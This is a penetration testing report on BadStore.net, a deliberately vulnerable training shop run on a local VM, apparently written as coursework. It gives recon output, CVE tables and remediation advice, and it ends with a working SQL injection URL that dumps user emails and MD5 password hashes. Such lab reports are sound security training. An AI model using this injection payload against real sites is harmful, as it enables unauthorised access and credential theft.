Penetration Testing Report

For

E-Commerce Enterprise (ECE)

By

Hektor Security Solutions (HSS)

Confidentiality: This document contains confidential information from both parties and should be treated with the utmost confidentiality. Ensure that the report is viewed and disseminated on a need to know basis and do not make copies unless absolutely necessary.

Word Count: 3584

Table of Contents

Figures & Tables

1– Introduction

1.1 - Purpose

E-Commerce Enterprise, now forwardly known as ECE, has requested a penetration test against a newly developed web application. The web application has been created by a third party and ECE wish to check the security and validity of their new product. Hektor Security Solutions, now forwardly known as HSS, will conduct an analysis of ECE's new web application which will help to understand the current security status, identify any vulnerabilities and misconfigurations the web application may have, and will allow us to provide recommendations and mitigations going forward to ensure a cost effective and secure web application.

1.2 - Scope

ECE have explicitly detailed the scope of this penetration test, including using a restricted number of ports, we used only ports 80 and 443. ECE have also detailed that SQLmap is out of bounds and should not be engaged due to the potential damage this may cause to the business. Offline attacks are out of scope as well any interaction with the GRUB loader being out of bounds. In addition to this, HSS are not allowed to directly look at files on the hard disk and any and all interaction is to occur over the network only, scanning the web application for OSINT is also within scope.

HSS will provide three documents which will include an executive summary to ensure a description for any employees with little to no technical knowledge, who may read this report, enabling them to gain a strong understanding of the overall penetration testing outcome and the impact this may have on the business. A technical summary will be provided to ensure the technical employees of the business are able to read, replicate and understand the findings in this penetration testing report, additionally there will be an assessment summary to demonstrate the vulnerabilities in more detail which will include risk matrix, detailed descriptions and mitigations.

2 - Summary


2.1 - Executive Summary

HSS has provided ECE with a comprehensive web application penetration test, which focuses on the security of the newly launched website. HSS identified multiple vulnerabilities that exposes ECE and demonstrates a large attack surface to potential hackers. This means that it is easy for someone to gain access to ECE's systems, potentially steal sensitive data of our employees and clients, as well as having the potential to halt business operations. HSS have followed a step by step plan that involves information gathering, testing the configurations of the application as well as testing the authentication, authorisation, sanitation and validation of user data and input. We have tested the application from all aspects to ensure a well-rounded overview of the vulnerabilities the web application has. It is important to take note of the potential impact to the business that an attack may have on ECE*(please see risk matrix in figure 2.1.1)*, ranging from a low impact to a critical impact to the business.

There could be lost revenue, damage to ECE's reputation, which could additionally impact future revenue, this in turn could impact business continuity costs should an attack leave ECE offline and unable to operate, the most important impact to business to consider, is the legal liability, an attack could inadvertently place ECE in an illegal position surrounding data breaches effecting Confidentiality, Integrity, and Availability (see figure 2.1.2 for the CIA Triad), as well as potentially increasing financial loss.

Lastly, the remediation costs post-attack can be as a low a few thousand pounds and at the higher end of the scale, hundreds of thousands of pounds, depending on the severity of the attack. By implementing the recommended security measures, ECE's vulnerable web application can be made more secure and less vulnerable to attacks, ultimately improving the security and privacy of all user data.

We have found that ECE's authentication and authorisation mechanisms as well as user input validation and sanitisation mechanisms are extremely weak and vulnerable, making the company and its resources open to attack at any time. HSS have provided mitigations that include strengthening passwords and password policies, implementation of stronger data security practices, implementing secure error handling and informational logging, employee training must be a focus to ensure a cohesive and joined up approach to tackling any and all vulnerabilities, keeping software up to date with any latest releases of security patches, these recommendations are based on the NIST Cyber Security Framework and Methodologies, NIST (2019), supported by the MITRE ATT&CK Framework and guidance, MITRE (2022).



RISK ASSESSMENT MATRIX

RISK RATING KEY	LOW	MEDIUM	HIGH	EXTREME
	0 – ACCEPTABLE	1 – ALARP (as low as reasonably practicable)	2 – GENERALLY UNACCEPTABLE	3 – INTOLERABLE
	OK TO PROCEED	TAKE MITIGATION EFFORTS	SEEK SUPPORT	PLACE EVENT ON HOLD

		SEVERITY			
		ACCEPTABLE LITTLE TO NO EFFECT ON EVENT	TOLERABLE EFFECTS ARE FELT, BUT NOT CRITICAL TO OUTCOME	UNDESIRABLE SERIOUS IMPACT TO THE COURSE OF ACTION AND OUTCOME	INTOLERABLE COULD RESULT IN DISASTER
LIKELIHOOD	IMPROBABLE RISK IS UNLIKELY TO OCCUR	LOW – 1 –	MEDIUM – 4 –	MEDIUM – 6 –	HIGH – 10 –
	POSSIBLE RISK WILL LIKELY OCCUR	LOW – 2 –	MEDIUM – 5 –	HIGH – 8 –	EXTREME – 11 –
	PROBABLE RISK WILL OCCUR	MEDIUM – 3 –	HIGH – 7 –	HIGH – 9 –	EXTREME – 12 –

Figure 2.1.1: Risk Matrix to demonstrate impact to business, Draper (2019).


1
AVAILABILITY
INFORMATION SECURITY
2
INTEGRITY
3
CONFIDENTIALITY

Figure 2.1.2: Infographic of the CIA Triad, Cyberx (2020).

2.2- Technical Summary

Upon completing a penetration test for ECE, we found numerous weaknesses, these vulnerabilities include injection flaws, broken authentication and session management, cross-site scripting (XSS), insecure direct object references, insecure cryptographic storage, insufficient transport layer protection, security misconfiguration, insecure communication, and improper error handling. Throughout this report you will find detailed technical information around the vulnerabilities, remediations, and of the exploits carried out by HSS.

To secure ECE's vulnerable web application, we have recommended implementing various security measures based on the NIST Cyber Security Methodology. These measures include using parameterised queries or prepared statements to sanitise user input, implementing strong authentication mechanisms and session timeout mechanisms, implementing input validation and sanitisation to filter out malicious code, implementing proper access control mechanisms, using strong encryption algorithms and key management practices, implementing SSL/TLS encryption to protect data in transit, keeping software and systems up to date with the latest patches and updates, using strong and unique passwords for all user accounts and service accounts, and implementing proper error handling and logging mechanisms. Please see figures 2.2.1 and 2.2.2 for an overall view of the vulnerabilities and the severity categories they fall under.



% distribution of 'Severity'

Severity	Count of Severity
Medium	34.72%
Info	31.94%
Critical	15.28%
High	11.11%
Low	6.94%
Grand Total	**100.00%**

Figure 2.2.1 – Chart demonstrating the percentage within each category of each vulnerability.




Figure 2.2.2 – Colour coded demonstration of severity of all vulnerabilities.

3 – Planning, Discovery & Reconnaissance Phase

3.1– Tools Utilised

Arp	Nikto
Nmap	Searchsploit
Nessus	Google Dorking (Advanced Google search(OSINT))
ZAP	AJAX Spidering
BurpSuite	msfvenom
Weevely	SQLInjection
MD5 Decryption Tool	mfsconsole
HTTrack	Wireshark

Table 3.1.1 – Table of tools used for this penetration report

3.2– Methodologies & Frameworks Utilised


After careful consideration and assessment of the business, it is apparent that adopting the NIST (National Institute of Standards & Technology) Cyber Security Framework (CSF) is the best route for ECE. This report will follow the five step process; Identify, Protect, Detect, Respond, Recover. This will allow for ECE to adopt a set of best practices that in turn will aid in managing and mitigating identified risks.

HSS opted to adopt the MITRE ATT&CK framework to show the journey of would be adversaries should an attack occur; this will aid all parties involved to understand the tactics adopted by threat actors. MITRE ATT&CK offer an extensive knowledge base of known techniques and tactics and will ultimately aid in vulnerability discovery and protection of business assets against attackers.

3.3 – Analysis of Reconnaissance

Here HSS have provided identification and analysis of the threats, and a detailed remediation plan in place to ensure ECE can do all they can to get as secure as possible in the shortest time available. Please see 7.1.1, 7.1.2, and 7.1.3 index for file share links which provides detailed information of reconnaissance carried out by HSS.


Initially HSS had to find out information on an unknown target, to begin with it is important to discover information over the network, this will aid in depicting the strength of security of ECE's web application. Using the arp command HSS was able to discover the web application on the network:



```
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:59:ce:00, IPv4: 192.168.16.129
Starting arp-scan 1.9.8 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.16.1    00:50:56:c0:00:01       VMware, Inc.
192.168.16.128  00:0c:29:b5:19:3a       VMware, Inc.
192.168.16.254  00:50:56:ec:c2:3c       VMware, Inc.

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.8: 256 hosts scanned in 2.019 seconds (126.80 hosts/sec).
 3 responded
```

Figure 3.3.1 – arp scan, First IP is unreachable, the third is another modules VM, deduced it's the second IP.

At this stage, checking connectivity is the first step, we used the following command to ping the web application and stopped the pings at count four:



```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.16.128
PING 192.168.16.128 (192.168.16.128) 56(84) bytes of data.
64 bytes from 192.168.16.128: icmp_seq=1 ttl=128 time=0.774 ms
64 bytes from 192.168.16.128: icmp_seq=2 ttl=128 time=0.554 ms
64 bytes from 192.168.16.128: icmp_seq=3 ttl=128 time=0.509 ms
64 bytes from 192.168.16.128: icmp_seq=4 ttl=128 time=0.504 ms
^C
── 192.168.16.128 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3060ms
rtt min/avg/max/mdev = 0.504/0.585/0.774/0.110 ms
```


Figure 3.3.2 – Ping results

The next step is to gather reconnaissance on the web application whereby HSS utilised nmap, nikto and Nessus to gather vulnerability intelligence, the result of all scans revealed multiple vulnerabilities, 22 to be exact.

NB: Please see figure 7.1.1 for the nikto scan results share link, 7.1.2 for the nmap scan results share link, and 7.1.3 for the Nessus Scan share link.

3.4 – BurpSuite, Zap & AJAZ Spidering

Now that HSS carried out OSINT via the local host, the proxy settings were edited within Firefox, Burpsuite started, and navigated to the local host, this leads HSS to discover the web application name, badstore.net.



Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time	Lis
1	https://contile.services.mozill...	GET	/v1/tiles			200	2058	JSON				✓	34.117.237.239		18:06:42 18 ...	808
4	http://192.168.16.128	GET	/			200	3859	HTML		Welcome to BadStore....			192.168.16.128		18:12:49 18 A...	808
5	http://192.168.16.128	GET	/										192.168.16.128		18:13:09 18 ...	808
6	https://firefox.settings.servic...	GET	/v1/buckets/main/collections/ms-lan...									✓	35.241.9.150		18:13:21 18 A...	808

Request

```
GET / HTTP/1.1
Host: 192.168.16.128
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

Response


```
</HEAD>

<BODY bgColor=#ffffff leftMargin=0 topMargin=0 MARGINHEIGHT="0" MARGINWIDTH
="0">

  <TABLE cellSpacing=0 cellPadding=0 width=760 bgColor=#004b2c border=0>
    <TBODY>
      <TR>
        <TD width=326 bgColor=#004b2c>
          <IMG height=60 alt="BadStore.net" hspace=0 src="
          /images/BadStore.jpg"
```

Name	Value
Host	192.168.16.128

Figure 3.4.2 – Burp Suite

I start with using Zap to carry out an active scan, see appendices 7.1.8 for the full AJAX Spider report and active scan report. This gives me an indication of the vulnerabilities contained within ECE's web application and I will utilise these reports for guidance throughout.

HSS has also carried out a light brute force using Dirbuster, this does take some time but worth it with the results which help to demonstrate the difficulty level that a potential threat actor may have when trying to brute force ECE's web application. See appendices 7.1.9 for the full report.



http://192.168.16.128:80/

Directory Stucture	Response Code	Response Size
/	200	3953
images	200	169
cgi-bin	403	196
badstore.cgi	200	230
icons	200	169
BadStore_net_v1_2_Manual.p	200	164206
scanbot	200	169
scanbot.html	200	570
backup	200	169

Current speed: 415 requests/sec
(Select and right click for more options)
Average speed: (T) 424, (C) 420 requests/sec
Parse Queue Size: 0
Current number of running threads: 10
Total Requests: 98529/1051832
Time To Finish: 00:37:49

Starting dir/file list based brute forcing
/philadelphia/

Figure 3.4.2 – Dirbuster in Action.

4 – Assessment Summary

This assessment summary provides intricate detail of each vulnerability, as well as a section demonstrating the exploits HSS have carried out, the risk matrix will be included for the exploits, and a mitigation to ensure solutions can be implemented in a timely fashion. Overall, 22 vulnerabilities were discovered, multiple vulnerabilities were exploited, and all have existing remediations available to protect against any attacks.

4.1 – Apache – Various Versions – Multiple Vulnerabilities

Summary

Multiple Apache vulnerabilities pose risks to ECE's business, potentially exposing it to various attacks. For instance, an attacker could craft a request body that triggers a read to a random memory area, causing ECE processes to crash and affecting Availability in the CIA Triad. HTTP Smuggling can occur if an error happens when discarding a request body, leading to a failure to close inbound connections and exposing the ECE server. Buffer overflow may occur due to the use of overly large or unlimited values for LimitXMLRequestBody, causing integer overflow and out-of-bounds writes when the request is larger than 350mb. This allows attackers to overwrite heap memory and potentially gain access to sensitive data. Additionally, there are multiple read beyond bounds and denial of service vulnerabilities, as well as information disclosure. Earlier versions of Apache remote web server also have multiple buffer overflow vulnerabilities related to various mod modules, allowing attackers to execute arbitrary code. Furthermore, any version of Apache released prior to the latest one may have vulnerabilities, making the HTTP version outdated and vulnerable. In summary, the weak Apache versions used in the ECE web application expose it to multiple vulnerabilities including Denial of Service, Buffer Overflow manipulations, Sensitive Data Disclosure, and outdated HTTP version.

Possible Exploits	Description	CVE No.
Crash Processes	mod_lua Use of initialised value of in r:parsebody	CVE-2022-22719
HTTP Request Smuggling	Failure to close inbound connection	CVE-2022-22720
Buffer Overflow	Large or unlimited LimitXMLRequestBody in core	CVE-2022-22721
Read/Write Beyond Bounds	Allows overwrite of heap memory/data integrity	CVE-2022-23943

Table 4.1.1 – Vulnerabilities and their CVE numbers, NIST (2022)(Multiple references)

Possible Exploits	Description	CVE No.
HTTP Request Smuggling	Found in mod_proxy_ajp	CVE-2022-26377
Read Beyond Bounds	Found in mod_asapi module	CVE-2022-28330
Read Beyond Bounds	Found via ap_rwrite	CVE-2022-28614
Read Beyond Bounds	Found via ap_strcmp_mach()	CVE-2022-28615
Denial of Service	Found in mod_lua r:parsebody	CVE-2022-29404
Denial of Service	Found in mod_sed	CVE-2022-30522
Information Disclosure	Found in mod_lua with websockets	CVE-2022-30556
X-Forwarded	For dropped by hop-by-hop mechanism in mod_proxy	CVE-2022-31813

Table 4.1.2 – Vulnerabilities and their CVE numbers, NIST (2022)(Multiple references)

NB: Please see appendix 7.1.5 for the Apache 1.3.29 CVE Numbers and Vulnerabilities (cvedetails.com (n.d.)




Figure 4.1.3 – Pie Chart depicting the various Apache vulnerabilities found, broken down by % of the vulnerability grading

Remediation

Upgrade to the latest Apache version

4.2 – SSL/TSL – Multiple Vulnerabilities

Summary

The SSL Version 2 and 3 vulnerabilities pose risks of various DoS attacks and cryptography flaws. Attackers can exploit these vulnerabilities to conduct successful Man in the Middle (MITM) attacks, decrypting communications between server and client. NIST has declared that SSL 2 and 3 do not meet PCI DSS v3.1's definition of security with cryptography practices and recommended disabling these versions. Multiple web browsers have unsafely installed SSL 2 and 3, allowing attackers to downgrade versions using POODLE. OpenSSL is now unsupported and should not be used in web applications, as no security patches are likely to be released. SSL certificates may use weak algorithms, exposing ECE to attacks where threat actors can generate certificates for unauthorized access. Additionally, ECE's remote host accepts and supports encryption of less than 112 bits, with 3DES as a backup, allowing attackers to circumvent encryption. In summary, SSL and TLS vulnerabilities include Denial of Service (DoS) attacks, Signature Spoofing, Weak Configurations and Certifications, Poor Cryptographic Services, and Weak Cipher Suites.

Possible Exploits	Description	CVE No.
DoS	Via malformed ASN.1 structure or public keys made by attacker	CVE-2006-2937 & CVE-2006-3738
Code Execution	Via remote server by exploiting the buffer overflow	CVE-2006-2940
Client Disruption	Via sending server 'Hello' messages that are deemed invalid	CVE-2006-4343

Table 4.2.1 – Some of the possible attacks that could happen because of the vulnerabilities. NIST (2022) – (multiple references).




Figure 4.2.2 – Pie Chart depicting the various SSL/TSL vulnerabilities found, broken down by % of the vulnerability grading


Remediation

Ensure all SSL services are up to date and older versions that are deprecated to be removed, ensure all security certifications are up to date, be sure to implement strong cryptographic services and practices within ECE's Business.

4.3 – Informational Analysis

Summary

Here is the informational list of potential vulnerabilities detailing out of date software and information.



Tenable Plugin Ref	Information
48204	Apache HTTP Server Version
45590	Common Platform Enumeration (CPE)
132634	Deprecated SSLv2 Connection Attempts
54615	Device Type
84502	HSTS Missing From HTTPS Server
43111	HTTP Methods Allowed (per directory)
10107	HTTP Server Type and Version
24260	HyperText Transfer Protocol (HTTP) Information
11219	Nessus SYN scanner
19506	Nessus Scan Information
11936	OS Identification
57323	OpenSSL Version Detection
66334	Patch Report
56984	SSL / TLS Versions Supported
10863	SSL Certificate Information
70544	SSL Cipher Block Chaining Cipher Suites Supported
21643	SSL Cipher Suites Supported
57041	SSL Perfect Forward Secrecy Cipher Suites Supported
53360	SSL Server Accepts Weak Diffie-Hellman Keys
156899	SSL/TLS Recommended Cipher Suites
22964	Service Detection
10287	Traceroute Information
10302	Web Server robots.txt Information Disclosure

Table 4.3.1 – These are informational security issues

Remediation

Here it is important to make note of potential vulnerabilities and ensure that software is up to date, and that and information given away freely by the application is remedied.

5 – Key Findings & Exploits

5.1 – SQL Injection Exploit

Summary of Exploit

This section of the exploit is where a lot of focus has gone as it is the most vulnerable and easiest to exploit successfully. It has given away various sensitive data about employees, suppliers, and the ECE system information. This type of vulnerability opens up the site for threat actors to gain insight into everything that you have, interfere with database queries as well as having full permissions on the databases, meaning attackers could add users, delete users, and generally cause mayhem.

Affected Hosts:


- 192.168.16.128

Proof of Exploit

Navigated to:

http://192.168.16.128

I tried various SQL injection attacks based off of my research and attempted a login using SQL injection command which eventually gave me a Test User and the Master System Administrator:




192.168.16.128/cgi-bin/badstore.cgi?action=login

Welcome Test User - Cart contains 0 items at $0.00

Welcome to BadStore.net!

Figure 5.1.1a – Successful SQL Injection Attempt.



192.168.16.128/cgi-bin/badstore.cgi?action=login

Welcome Master System Administrator - Cart contains 0 items at $0.00


Welcome to BadStore.net!

Figure 5.1.1b – Successful SQL Injection Attempt.

Further Exploitation

Tried the following sql command:

http://192.168.16.128/cgi-bin/badstore.cgi?searchquery=xx'+IN+(itemnum,sdesc,ldesc)+union+select+email,passwd,123,123+from+userdb+LIMIT+2+--+&action=search&x=16&y=7



Welcome **Master System Administrator** - Cart contains 0 items at $0.00

The following items matched your search criteria:

ItemNum	Item	Description	Price	Image	Add to Cart
AAA_Test_User	098F6BCD4621D373CADE4E832627B4F6	123	123.00		□
admin	5EBE2294ECD0E0F08EAB7690D2A6EE69	123	123.00		□

